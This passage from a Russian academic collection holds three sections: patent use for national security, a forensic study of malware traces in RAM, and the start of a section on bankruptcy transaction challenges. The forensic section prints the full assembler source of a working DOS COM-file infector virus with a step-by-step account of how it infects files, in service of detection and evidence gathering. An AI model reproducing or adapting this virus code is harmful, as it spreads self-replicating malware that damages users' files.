При использовании объектов патентного права без согласия правообладателя последнему со стороны государства гарантируется определенная компенсация, которая должна отвечать принципам справедливости и соразмерности. С одной стороны, правообладатель в таком случае не лишается своего исключительного права, но с другой стороны, государству при таком использовании не нужно получать согласия от правообладателя на использование объекта патентного права.

Одной из форм использования объектов патентного права без нарушения исключительного права правообладателя является установленная ст. 1360 IV части Гражданского кодекса Российской Федерации возможность использования изобретения, полезной модели, промышленного образца в интересах национальной безопасности.

Почти все государства имеют в своих национальных патентных законах оговорку об использовании результатов интеллектуальной деятельности в целях национальной безопасности. Такое использование выражается в различных формах (конфискация патента, принудительная лицензия, реквизиция и т.д.) и зависит от той модели регулирования правоотношений, которую предусмотрел законодатель на национальном уровне. Обычно государство реализует свои возможности по использованию охраняемых результатов технического и художественно-конструкторского творчества в интересах национальной безопасности посредством применения инструментов засекречивания либо предоставления так называемых официальных лицензий. При этом, гражданское законодательство не поясняет, что конкретно понимается под национальными интересами, однако, как отмечалось выше, дефиниция ст. 1360 ГК РФ определяет две сферы отвечающие национальным интересом Российской Федерации – оборона и безопасность.

Основополагающим центральным актом, включающим в себя основы правового регулирования в сфере безопасности, является Федеральный закон от 28.12.2010 № 390-ФЗ (ред. от 05.10.2015) «О безопасности», который

раскрывает основные принципы по обеспечению безопасности государства, общественной безопасности, экологической безопасности, безопасности личности и полномочий органов государственной власти и органов местного самоуправления по вопросам безопасности.

Понятие «национального интереса» ранее раскрывалось посредством содержащихся об этом положений в Указе Президента РФ № 1300 от 17.12.1997 г. «Об утверждении Концепции национальной безопасности Российской Федерации», который с 2010 г. утратил свою силу. Например, под национальной безопасностью Российской Федерации до 2010 года понимали безопасность её многонационального народа как носителя суверенитета и единственного источника власти в государстве.

В дальнейшем была утверждена «Стратегия национальной безопасности» в которой было закреплено новое определение «национальной безопасности России», а именно, в соответствии с п.6 Стратегии национальной безопасностью является состояние защищенности личности, общества и государства от внутренних и внешних угроз, при котором обеспечиваются реализация конституционных прав и свобод граждан Российской Федерации, достойные качество и уровень их жизни, суверенитет, независимость, государственная и территориальная целостность, устойчивое социально-экономическое развитие Российской Федерации. Таким образом, можно сделать вывод, что под национальной безопасностью в настоящее время понимают уровень защищенности государства от внутренних и внешних угроз, причем, такие угрозы должны быть направлены против прав и свобод граждан России, а также посягать на основы конституционного строя Российской Федерации.

Вооружение нашей армии является современным и развитым, о чем свидетельствует продемонстрированное Президентом РФ новейшее вооружение в рамках ежегодного послания Совету Федерации РФ. В настоящее время Россия имеет запасы оружия массового поражения, арсенал ядерного оружия, развитую систему противовоздушной обороны и т.д. Почти все нынешнее оружие, состоящее на вооружении российской армии, производится в России,

так военная техника и иные средства вооружения разрабатывается учеными, т.е. авторами, а потом коммерциализуется Министерством обороны Российской Федерации. В большинстве случаев разработка оружия происходит по государственному заказу, по которому исключительное право на полученный охраноспособный результат, в следствии такой разработки, будет принадлежать Российской Федерации. Однако существует и возможность разработки оружия частными военными предприятиями, различными научно-исследовательскими институтами за счет собственных средств или инвесторов. Здесь стоит учитывать, что не только оружие и военная техника имеют принципиальное значение для национальной обороны России. Так, бронежилеты, каски, различные оптические приборы, все это является объектами патентного права и может иметь существенное значение, например, при организации безопасности. В частности, в открытом доступе, находятся патент на полезную модель № 116 546 «Сигнализационное ограждение» или патент на полезную модель № 84 795 «Устройство обеспечения безопасности дорожного движения» правообладателем которых является Федеральная служба безопасности РФ.

По общему правилу почти все патенты, связанные с военной техникой и оружием, являются секретными и подлежат государственной регистрации в том органе государственной власти, который компетентен в данной области. Среди них органы государственной власти, осуществляющие нормативно-правовое регулирование в сфере обороны и безопасности, а также Федеральная служба по интеллектуальной собственности, при которой создан ФАПРИД, осуществляющий правовую охрану и защиту результатов интеллектуальной деятельности военного, специального и двойного назначения.

Все вышеизложенное, так или иначе, было связано непосредственно с обороной нашего государства, где, как правило, заказчиком является публично-правовое образование, для которых специально разрабатывается тот или иной результат интеллектуальной деятельности. Не исключается и такая ситуация, что при возникновении непосредственной угрозы национальной безопасности или в случае её наступления, компетентным органам государственной власти

будет необходимо воспользоваться тем или иным объектом патентного права. Все это связано с тем, что использование объектов патентных прав в интересах национальной безопасности производится не в общественных интересах, а в интересах государства в первую очередь. При этом, такое изъятие со стороны государства объектов патентного права в интересах национальной безопасности по своей сути носит не временный характер, а постоянный, что по своей правовой природе будет являться принудительной лицензией. Если сравнивать положения ст. 1360 ГК РФ со ст. 1359 ГК РФ, где приведены действия, не являющиеся нарушением исключительного права, то использование объектов патентных прав при чрезвычайных обстоятельствах будут носить временный характер, так как такое использование будет происходить до ликвидации последствий чрезвычайного обстоятельства; использование изобретения в медицинских целях для разового изготовления лекарства тоже является временным использованием и т.д. Таким образом, нормы права, закрепленные в ст. 1359 ГК РФ в той или иной мере носят временный характер, и использование объекта патентного права будет носить временный характер, в отличие от положений, закрепленных в ст. 1360 ГК РФ, которые по своей сути подразумевают длительное использование, так как установить временные рамки на использование объекта патентного права в интересах национальной обороны невозможно.¹

Законодателем не установлены сроки использования таких объектов в интересах национальной обороны, в связи напрашивается вывод о том, что государство может использовать такой объект в течение всего срока действия исключительного права. Такие действия могут повлечь определенную монополию со стороны государства и ограничение прав третьих лиц на охраняемых объект патентного права. В связи с этим возникает вопрос, когда же государство может правомерно использовать тот или иной объект в интересах национальной обороны, например, в случае объявления войны иностранному

¹ Гражданский кодекс Российской Федерации (часть четвертая) от 18.12.2006 № 230-ФЗ (ред. от 01.07.2017) (с изм. и доп., вступ. в силу с 01.01.2018) // Парламентская газета, № 214-215, 21.12.2006.

государству или введения режима военного положения.

Решение об использовании объектов патентного права в интересах национальной безопасности принимает Правительство РФ, на основании подзаконного акта. Как указано выше, такое использование с одной стороны напоминает институт принудительной лицензии, но с другой стороны у них принципиально разная правовая природа. Институт принудительной лицензии, по общим правилам, предполагает заключение между правообладателем и третьей стороной обязательного договора, при чем, такая лицензия будет являться простой. Законодатель при определении правовой конструкции изъятия объектов патентного права в интересах национальной безопасности в ст. 1360 ГК РФ заведомо ушел от установленных ст. 1362 ГК РФ процедур. Существенным отличием использования объектов патентного права в интересах национальной безопасности от принудительной лицензии является то, что разрешение на использование объектов патентного права дает не правообладатель или суд, а государство, в лице Правительства РФ. Таким образом, никакой договор не заключается, и правообладатель не дает своего согласия на использование его результатов интеллектуальной деятельности, он лишь уведомляется об этом.

Некоторые авторы отождествляют данный вид ограничения исключительного права с реквизицией в пользу государства исключительного права. Однако это является в корне неверно, так как правообладатель не отчуждает свое право и не лишается патента.

Правительство РФ является единственным органом государственной власти наделенным полномочием по принятию решения об использовании объектов патентного права без разрешения правообладателя в интересах национальной безопасности. Предполагается, что в акте, который издаст Правительство РФ, будет перечень лиц или органов власти, которые могут использовать данные объекты, однако, здесь же возникает пробел в праве. Сомнительно, что Правительство РФ само будет воспроизводить тот или иной результат интеллектуальной деятельности, оно, скорее всего, его передаст в

государственную или частную организацию для непосредственного производства. Таким образом, получается, что государство изымает патент у правообладателя и передает его для производства третьим лицам, которые могут быть как государственными, так и коммерческими. Во избежание таких ситуаций целесообразно было бы на уровне закона или подзаконного акта, предусмотреть соответствующий механизм передачи, а именно последовательность действий Правительства РФ при изъятии объекта патентных прав в интересах национальной безопасности.

Отдельного внимания заслуживает положение ст. 1360 ГК РФ о том, что такое изъятие осуществляется с выплатой правообладателю соразмерной компенсации. Критерии выплаты такой компенсации в настоящее время не установлены, предполагается что такая компенсация должна осуществляться по общим правилам гражданского законодательства. Но при этом, на наш взгляд необходимо учитывать индивидуальность конкретного объекта и его коммерческое использование.

Резюмируя вышеизложенное, стоит отметить что, под использованием объектов патентных прав в интересах национальной безопасности стоит понимать их временное изъятие по решению Правительства РФ в случаях посягательств на основы конституционного строя и конституционных прав граждан Российской Федерации как внутри, так и извне. Такое ограничение исключительного права правообладателя осуществляется в принудительной форме, путем предоставления государству права постоянного пользования объектами патентного права на безвозмездной основе.

Библиографический список

1. Гражданский кодекс Российской Федерации (часть четвертая) от 18.12.2006 № 230-ФЗ (ред. от 01.07.2017) (с изм. и доп., вступ. в силу с 01.01.2018) // Парламентская газета, № 214-215, 21.12.2006.
2. Федеральный закон от 28.12.2010 № 390-ФЗ (ред. от 05.10.2015) «О безопасности» // Российская газета, № 295, 29.12.2010.
3. Федеральный закон от 31.05.1996 № 61-ФЗ (ред. от 29.12.2017) «Об

обороне» // Собрание законодательства РФ, 03.06.1996, № 23, ст. 2750.

4. Указ Президента РФ от 17.12.1997 № 1300 (ред. от 10.01.2000) «Об утверждении Концепции национальной безопасности Российской Федерации» // Российские вести, № 239, 25.12.1997.

5. Указ Президента РФ от 31.12.2015 № 68 «О Стратегии национальной безопасности Российской Федерации» // Собрание законодательства РФ, 04.01.2016, № 1 (часть II), ст. 212.

6. Городов О.А. Право промышленной собственности: Учебник. – М.: Статут, 2011 г. – 942 с.

7. Гришаев С.П. Комментарий к Патентному закону Российской Федерации (постатейный) // СПС КонсультантПлюс. 2005.

Павенский Ю.А., Иванов В.Ю.

§3.4. Следы вредоносного программного обеспечения в оперативной памяти персонального компьютера.

Производится анализ работы обнаруженного вредоносного программного обеспечения и изучение оставленных им следов.

Ключевые слова: анти-отладка, анти-дизассемблирование, анти-запуск в виртуальных машинах, язык программирования «Ассемблер», специализированное программное обеспечение, нерезидентный вирус.

Ravensky Yu.A., Ivanov V.Yu.

§3.4. Traces of malicious software in the RAM of a personal computer.

It analyzes the operation of the detected malware and studies the traces it left behind.

Keywords: anti-debugging, anti-disassembly, anti-launch in virtual machines, assembler programming language, specialized software, non-resident virus.

На сегодняшний день современное общество в своей повседневной деятельности использует различные информационные технологии, позволяющие производить различные операции с денежными средствами, получать удаленный доступ к компьютерной технике, осуществлять поиск, сбор и обработку необходимой информации, и многие другие действия.

Банки и финансовые организации являются основными финансовыми посредниками в экономике государства. Продолжается тенденция роста количества целевых атак на банки и финансовые организации. На сегодняшний день общий объем совершенных хищений достиг более 39,8 млрд. рублей.

Актуальность темы заключается в том, что в компьютерных носителях информации могут быть спрятаны следы совершенных компьютерных преступлений.

Цель исследования состоит в обнаружении следов вредоносного программного обеспечения в оперативной памяти персонального компьютера.

Цель исследования может быть достигнута посредством решения следующих задач:

- рассмотрением общих черт резидентных и нерезидентных вирусов с точки зрения языка программирования «Ассемблер»;
- рассмотрением методов защиты от изучения следов вредоносного исполняемого кода, используемых злоумышленниками;
- умением работать с различными отладчиками, дизассемблерами и в виртуальной машине VMware Player (Oracle VM VirtualBox) с установленной операционной системой Sift Workstation 3.0 и HEX-редактором.

Метод исследования, основанный на использовании знаний языка программирования «Ассемблер»

В ходе проведения исследования были использованы:

- 1) дампы оперативной памяти (файл «20171118.mem»);
- 2) вредоносное программное обеспечение (программа «VIRUS.exe», код которого приведен на рис. 1,2,3,4);
- 3) антивирусное программное обеспечение (онлайн-сервис VirusTotal [2]);
- 4) виртуальная машина (Oracle VM VirtualBox);
- 5) операционная система (Windows XP);
- 6) дизассемблер (IDA Pro Advanced);
- 7) отладчик (OllyDBG, Emu8086 и AFD Pro);
- 8) HEX-редактор (WinHex).

```

1  .286
2  CSEG segment
3  assume cs:CSEG, ds:CSEG, es:CSEG, ss:CSEG
4  org 100h
5  Begin:
6      push offset Init
7      ret
8      dw 1122h
9  F_bytes equ $-offset Begin
10 Open_file proc
11     mov ax,3D02h
12     mov dx,1Eh
13     int 21h
14     mov Handle,ax
15     mov bx,ax
16     ret
17 Handle dw 0FFFFh
18 Open_file endp
19 Close_file proc
20     cmp Handle,0FFFFh
21     je No_close
22     mov bx,Handle
23     mov ah,3Eh
24     int 21h
25 No_close:
26     ret
27 Close_file endp
28 Find_first proc
29     mov ah,4Eh
30     xor cx,cx
31     mov dx,offset Mask_file
32     int 21h
33     ret
34 Mask_file db '*.com',0
35 Find_first endp
36 Find_next proc
37     xor dx,dx
38     xor cx,cx
39     mov ah,4Fh
40     int 21h
41     ret
42 Find_next endp
43 Infect_file proc

```

Рис. 1. Код программы «VIRUS.exe»

```

44     mov ax,cs:[1ch]
45     or ax,ax
46     jnz Error_infect
47     mov bp,cs:[1Ah]
48     call Open_file
49     jc Error_infect
50     mov ah,3Fh
51     mov cx,F_bytes
52     mov dx,offset Finish
53     int 21h
54     jc Error_infect
55     mov bx,dx
56     cmp word ptr [bx+4],1122h
57     je Error_infect
58     mov ax,4202h
59     mov bx,Handle
60     xor cx,cx
61     xor dx,dx
62     int 21h
63     jc Error_infect
64     mov ah,40h
65     mov cx,offset Finish-100h-F_bytes
66     mov dx,100h
67     int 21h
68     jc Error_infect
69     mov ah,40h
70     mov cx,F_bytes
71     mov dx,offset Finish
72     int 21h
73     jc Error_infect
74     call Close_file
75     add bp,offset Init
76     mov ss:[101h],bp
77     call Open_file
78     mov ah,40h
79     mov cx,F_bytes
80     push ss
81     pop ds
82     mov dx,100h
83     int 21h
84     push cs
85     pop ds

```

Рис. 2. Код программы «VIRUS.exe»

```

86      call Close_file
87      cld
88      ret
89 Error_infect:
90      call Close_file
91      stc
92      ret
93 Infect_file endp
94 Init:
95      pusha
96      call Get_IP
97 Get_IP:
98      pop ax
99      sub ax,offset Get_IP
100     push 0BF00h
101     pop es
102     mov di,offset Open_file
103     mov si,di
104     add si,ax
105     mov cx,offset Finish-offset Open_file
106     rep movsb
107     mov bx,offset Lab_return
108     add bx,ax
109     push cs
110     push bx
111     mov bx,offset Lab_jump
112     push 0BF00h
113     push bx
114     retf
115 Lab_jump:
116     push cs
117     pop ds
118     mov ah,1Ah
119     xor dx,dx
120     int 21h
121     call Find_first
122     jc Nomore_files
123 Inf_file:
124     call Infect_file
125     jnc Nomore_files
126     call Find_next
127     jnc Inf_file

128 Nomore_files:
129     mov si,offset First_bytes
130     mov di,100h
131     push ss
132     pop es
133     mov cx,F_bytes
134     rep movsb
135     retf
136 Lab_return:
137     push cs
138     pop ds
139     mov ah,1Ah
140     mov dx,80h
141     int 21h
142     popa
143     push 100h
144     ret
145 First_bytes db 4 dup (90h), 0CDh, 20h
146 Finish equ $
147 CSEG ends
148 end Begin

```

Рис. 4. Код программы «VIRUS.exe»

Рис. 3. Код программы «VIRUS.exe»

Допустим, перед экспертом поставлен следующий вопрос: «Детектируется ли представленный на исследование файл «VIRUS.exe» программой типа «антивирус» как вредоносный? Если да, то производился ли его запуск в операционной системе пользователя?».

Чтобы ответить на данный вопрос, для начала, необходимо отсканировать файл «VIRUS.exe» каким-нибудь антивирусным программным обеспечением, которое установило бы, что данный файл действительно является вредоносным. В качестве примера, сканирование производилось с использованием онлайн-сервиса VirusTotal, результат выполнения которого выглядит следующим образом:

Антивирус	Результат
ALYac	Gen:Dos.FileInfector.aaW@aaaaa
Arcabit	Gen:Dos.FileInfector.ED11F2
BitDefender	Gen:Dos.FileInfector.aaW@aaaaa
Comodo	Unclassified/Malware
Cyren	SillyC
Emsisoft	Gen:Dos.FileInfector.aaW@aaaaa (B)
F-Prot	New or modified SillyC
F-Secure	Gen:Dos.FileInfector.aaW@aaaaa
Fortinet	TinyInfector.270
GData	Gen:Dos.FileInfector.aaW@aaaaa
Kaspersky	Virus.DOS.SillyC.270.b
MAX	malware (ai score=81)

Рис. 5. Результат сканирования файла «VIRUS.exe»

McAfee-GW-Edition	Bumah.276
Microsoft	Virus:DOS/Trivialbased.270
eScan	Gen:Dos.FileInfector.aaW@aaaaa
NANO-Antivirus	Virus.Dos.Gen-Crypt.ccnk
Qihoo-360	Malware.Radar01.Gen
Rising	Virus.Dos.SILLYC.270.b (CLASSIC)
Symantec	Bloodhound.DirActCOM
Yandex	DOS.FileMod.Gen
ZoneAlarm by Check Point	Virus.DOS.SillyC.270.b

Рис. 6. Результат сканирования файла «VIRUS.exe» Далее необходимо установить, исходя из имеющегося дампа оперативной памяти, был ли осуществлен запуск файла «VIRUS.exe». Для этого мы проведем исследование в два этапа:

1. Определим из каких инструкций состоит файл «VIRUS.exe» и какие следы он оставляет в оперативной памяти в результате их выполнения.

2. Произведем поиск оставленных следов вредоносным программным обеспечением в дампе оперативной памяти.

Во время проведения исследования необходимо иметь в виду, что:

1) существуют различные методы противодействия, используемые злоумышленниками, направленные на недопущение изучения кода (анти-отладка, анти-дизассемблирование и анти-запуск в виртуальных машинах);

2) ассемблирование является однонаправленным процессом с потерями, поэтому восстановление исходного текста невозможно.

Итак, запускаем виртуальную машину с установленной операционной системой (в нашем случае, Windows XP). Запускаем программу «VIRUS.exe» с использованием нескольких отладчиков, например, «AFD Pro», «OllyDBG», «Emu8086» и дизассемблера «IDA Pro Advanced». Теперь рассмотрим подробнее, какие данные файла «VIRUS.exe» отобразила каждая из вышеперечисленных программ (см. рис. 7-10).

1. «OllyDBG». Забегая вперед, результат дизассемблирования данным отладчиком (см. рис. 7) не является верным и мы на экране видим какой-то мусор. В качестве сравнения можно привести код, с которого должен начинаться файл «VIRUS.exe»: *68 B4 01 push offset Init* или, что является одним и тем же, *68 B4 01 push 01B4*. Отладчик «OllyDBG» дизассемблирует первую строку в код *6A 18 push 18*, что не является верным и, на самом деле, причин возникновения такого результата может быть огромное множество, начиная с недоработки самого механизма работы отладчика и заканчивая влиянием вредоносного кода на его работу. Скорее всего, отладчик запутался из-за своего внутреннего алгоритма, например, не понимая, что инструкции (см. рис. 1,2,3,4) *68 B4 01 push offset Init C3 ret* аналогичны стандартной инструкции безусловного перехода *jmp Init*. Данная ситуация подтверждает, что, исследуя тот или иной код программы, необходимо пользоваться разными отладчиками.

0F00F447	CC	INT3	
0F00F448	CC	INT3	
0F00F449	\$ 6A 18	PUSH 18	
0F00F44B	. 68 4816000F	PUSH 0F001648	
0F00F450	. E8 73C40000	CALL 0F01B8C8	
0F00F455	. BF 94000000	MOV EDI,94	
0F00F45A	. 8BC7	MOV EAX,EDI	
0F00F45C	. E8 6FCC0000	CALL 0F01C0D0	Allocates 148. bytes on stack
0F00F461	. 8965 E8	MOV DWORD PTR SS:[EBP-18],ESP	
0F00F464	. 8BF4	MOV ESI,ESP	
0F00F466	. 893E	MOV DWORD PTR DS:[ESI],EDI	
0F00F468	. 56	PUSH ESI	
0F00F469	. FF15 2C100000	CALL DWORD PTR DS:[&KERNEL32.GetVersionInfo]	Kernel32.GetVersionExA

Рис. 7. Результат дизассемблирования программы «VIRUS.exe» отладчиком OllyDBG

2. «IDA Pro Advanced». Это одновременно мощный и непростой в работе рядовому пользователю инструмент, который пользуется большой популярностью среди людей, которые профессионально занимаются реверс-инжинирингом. В ходе проводимого исследования, данная программа представила часть кода файла «VIRUS.exe» в эквивалентной форме, другая часть кода, выделенная зеленым цветом, осталась нераспознанной (см. рис. 8). Здесь, для получения цельной картины необходимо использовать некоторые встроенные возможности программы, которые состоят в применении различных анти-обфускационных методов. Мы их затрагивать не будем и просто посмотрим, что отобразили другие отладчики.

```

seg000:0100 ; Input MD5 : 17D76754662F160B92EC28A42A88F4D0
seg000:0100
seg000:0100 ; File Name : C:\Documents and Settings\Admin\!pcwqjwц ёСмь\VIRUS.exe
seg000:0100 ; Format : MS-DOS COM-File
seg000:0100 ; Base Address: 0h Range: 100h-214h Loaded length: 114h
seg000:0100
seg000:0100 .386
seg000:0100 .model tiny
seg000:0100
seg000:0100 ; =====
seg000:0100 ; Segment type: Pure code
seg000:0100 seg000 segment byte public 'CODE' use16
seg000:0100 assume cs:seg000
seg000:0100 org 100h
seg000:0100 assume es:nothing, ss:nothing, ds:seg000, fs:nothing, gs:nothing
seg000:0100 ; ===== SUBROUTINE =====
seg000:0100
seg000:0100 public start
seg000:0100 start proc far
seg000:0100 push 1B4h
seg000:0103 retn
seg000:0104 ; -----
seg000:0104 db 22h, 11h, 0B8h, 2, 3Dh, 0BAh, 1Eh, 0, 0CDh, 21h, 0A3h
seg000:0104 db 14h, 1, 8Bh, 0D8h, 0C3h, 2 dup(0FFh), 83h, 3Eh, 14h
seg000:0104 db 1, 0FFh, 74h, 8, 8Bh, 1Eh, 14h, 1, 0B4h, 3Eh, 0CDh
seg000:0104 db 21h, 0C3h, 0B4h, 4Eh, 33h, 0C9h, 0BAh, 30h, 1, 0CDh
seg000:0104 db 21h, 0C3h, 2Ah, 2Eh, 63h, 6Fh, 6Dh, 0, 33h, 0D2h, 33h

```

Рис. 8. Результат дизассемблирования файла «VIRUS.exe» программой IDA Pro Advanced

3. «AFD Pro» и «Emu8086». Данные отладчики, как, в принципе, и дизассемблер «IDA Pro Advanced» смогли в полной мере в эквивалентной форме представить код файла «VIRUS.exe» (см. рис. 9-10).




Рис. 9. Результат дизассемблирования программы «VIRUS.exe» отладчиком AFD Pro




Рис. 10. Результат дизассемблирования программы «VIRUS.exe» отладчиком Emu8086

В результате проведенного исследования кода файла «VIRUS.exe» было установлено его следующее последовательное поведение:

- 1) Производится полное копирование кода вируса в область 7-ой видеостраницы и его последующее исполнение;

2) По адресу BF00:0000 устанавливается область обмена дисковыми данными (DTA);

3) Производится поиск файлов с расширением *.com;

4) Если найденный файл больше 64 Кбайт, то начинается поиск заново (происходит переход к пункту 3). Если меньше, то производится последующее считывание его первых 6 байт;

5) Если в найденном файле по смещению +4h от начала находится значение 1122h, то начинается поиск заново (происходит переход к пункту 3). Если нет, то пишется в «хвост» найденного файла тело вируса;

6) После тела вируса пишутся первые 6 настоящих байт «файла-жертвы»;

7) Закрывается файл;

8) Создается искусственный переход на метку инициализации вируса путем вычисления размера файла;

9) Снова открывается тот же файл;

10) Пишутся первые 6 байт перехода на тело вируса, включающие значение 1122h для опознавания того, что файл уже заражен этим вирусом;

11) Закрывается файл;

12) Восстанавливаются первые 6 реальных байт «файла-жертвы» в памяти, которые сохранены в «хвосте» «файла-жертвы» (см. пункт 6);

13) Передается управление «файлу-жертве».

После исследования кода файла «VIRUS.exe» можно с уверенностью сказать, что перед нами нерезидентный вирус. А это говорит о том, что сразу же после его исполнения в первом свободном сегменте данные могут быть затерты другой программой. Но, возможно, данный вирус оставил свои следы в

области 7-ой видеостраницы, которая, как правило, никакой программой не используется для хранения своих инструкций, так как обычно любой пользователь по умолчанию работает с нулевой видеостраницей[1]. Итак, открываем HEX-редактор «WinHex» и выбираем в нем дамп оперативной памяти (файл 20171118.mem). Теперь нам необходимо по сигнатуре файла «VIRUS.exe» отыскать тело вируса.

В конечном итоге, мы убедились, что файл «VIRUS.exe» действительно был запущен, о чем свидетельствуют следы в виде определенных сигнатур, оставленные данным файлом в оперативной памяти компьютера (см. рис. 11).

0D062140	8B D8 C3 05 00 83 3E 14 01 FF 74 08 8B 1E 14 01	<шт..f>..ят.<...
0D062150	B4 3E CD 21 C3 B4 4B 33 C9 BA 30 01 CD 21 C3 2A	г>НlГгНЗЙе0.НlГ*
0D062160	2E 63 6F 6D 00 33 D2 33 C9 B4 4F CD 21 C3 2E A1	.com.ЗТЗЙГОНlГ.У
0D062170	1C 00 0B C0 75 68 2E 8B 2E 1A 00 E8 B7 FF 72 5E	...Auh.<...и.яг^
0D062180	B4 3F B9 06 00 BA 14 02 CD 21 72 52 8B DA 81 7F	г7№..е..НlГR<ЪlП
0D062190	04 22 11 74 49 B8 02 42 8B 1E 14 01 33 C9 33 D2	..tIe.в<...ЗЙЗТ
0D0621A0	CD 21 72 3A B4 40 B9 0E 01 BA 00 01 CD 21 72 2E	НlГ:г@№..е..НlГ.
0D0621B0	B4 40 B9 06 00 BA 14 02 CD 21 72 22 B8 86 FF 81	г@№..е..НlГ"и.яГ
0D0621C0	C5 B4 01 36 89 2E 01 01 E8 6A FF B4 40 B9 06 00	Ег.6%...и.яг@№..
0D0621D0	16 1F BA 00 01 CD 21 0E 1F E8 69 FF F8 C3 E8 64	..е..Нl..и.яшГид
0D0621E0	FF F9 C3 60 E8 00 00 58 2D B8 01 68 00 BF 07 BF	яшГ`и..X-e.h.i.i
0D0621F0	06 01 8B F7 03 F0 B9 0E 01 F3 A4 BB 00 02 03 D8	..<ч.р№..у*»...Ш
0D062200	0E 53 BB DB 01 68 00 BF 53 CB 0E 1F B4 1A 33 D2	..8»h.h.i.сл..г.ЗТ
0D062210	CD 21 E8 40 FF 72 0A E8 54 FF 73 05 E8 46 FF 73	Нlи@яг.иТяв.иЕяв
0D062220	F6 BE 0E 02 BF 00 01 16 07 B9 06 00 F3 A4 CB 0E	дс..i...№..у*Л.
0D062230	1F B4 1A BA 80 00 CD 21 61 68 00 01 C3 21 C3 48	..г.еВ.Нlаh..ГlГН
0D062240	65 6C 6C 21 C3 48 65 6C 6C FF FF FF 82 79 47 11	elliГHellaяя,yG.
0D062250	FF FF FF FF 82 79 47 11 00 00 00 00 00 00 00 00	яяяя,yG.....
0D062260	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

Рис. 11. Результат, полученный в результате поиска файла «VIRUS.exe»

Выводы

Иногда бывают такие ситуации, когда необходимы какие-нибудь доказательства для справедливого вынесения решения по делу в сфере высоких технологий. И используя методы анализа компьютерных носителей информации их можно достаточно просто извлечь.

Результаты исследования могут быть полезны сотрудникам правоохранительных органов, относящихся к экспертно-криминалистическим подразделениям, в качестве методики, позволяющей значительно расширить возможность установления новых сведений в виде следов, оставленных в результате преступной деятельности.

Библиографический список

1. Калашников О.А. Ассемблер – это просто. Учимся программировать. 2-е изд., перераб. и доп. СПб: БХВ-Петербург, 2016. С.113.
2. VirusTotal — бесплатный онлайн-сканер вирусов, вредоносных программ и ссылок // URL: <https://www.virustotal.com/ru/> (дата обращения: 25.05.2018).

Сушкова О.В.

§3.5. Сравнительный анализ оспаривания подозрительных сделок должника и сделок должника, влекущих за собой оказание предпочтения одному из кредиторов перед другими кредиторами.

Рассмотрен сравнительный анализ оспаривания подозрительных сделок должника и сделок должника, влекущих за собой оказание предпочтения одному из кредиторов перед другими кредиторами

Ключевые слова: Сделки, безопасность, кредит, гражданско-правовой инструмент.

Sushkova O.V.

§3.5. Comparative analysis of challenging suspicious transactions of the debtor and transactions of the debtor, entailing the preference of one of the creditors over other creditors.

Considered a comparative analysis of challenging suspicious transactions of the debtor and the transactions of the debtor, which entail preference to one of the creditors over other creditors

Keywords: Transactions, security, credit, civil instrument.

Для исключения нарушений прав кредиторов, должника и иных лиц гражданско-правового оборота необходим инструмент оспаривания сделок должника.

Как указано в [статье 61.1](#) Закона о банкротстве, оспаривание сделки по специальным банкротным основаниям возможно только в рамках дела о банкротстве¹.

То есть, оспаривание сделок в банкротстве юридических лиц возможно применить только в рамках дела о банкротстве, а учитывая, что процедура несостоятельности (банкротства) проводится только судебными органами – арбитражными судами Российской Федерации, то можно сделать вывод о том, что нормативные правовые акты, регулирующие оспаривание сделок в

¹ Демехин А.И. Новые изменения в законодательстве о банкротстве // Право и экономика. 2009. № 11. С. 55.

банкротстве параллельно включают как материальные, так процессуальные аспекты.

Поскольку для любого судебного спора необходимым является установление всех обстоятельств по делу и оценка их с точки зрения существующих материальных и процессуальных норм права, поэтому важно определить материальные нормы права видов сделок, подлежащих оспариванию и сравнить их между собой.

В рамках материального аспекта оспаривание сделок в банкротстве подлежит сравнению по критериям:

- основания оспаривания сделок;
- обязательные предметы доказывания;
- последствия оспаривания сделок.

I. Относительно оснований оспаривания сделок в банкротстве важно помнить, что они могут быть оспорены как по общим основаниям, так и по специальным.

Пункт 17 Постановления Пленума ВАС РФ от 23.12.2010 № 63 предусматривает, что в порядке главы III.1 Закона о банкротстве (в силу пункта 1 статьи 61.1) подлежат рассмотрению требования арбитражного управляющего о признании недействительными сделок должника как по специальным основаниям, предусмотренным Законом о банкротстве (статьи 61.2 и 61.3 и иные содержащиеся в этом Законе помимо главы III.1 основания), так и по общим основаниям, предусмотренным ГК РФ.

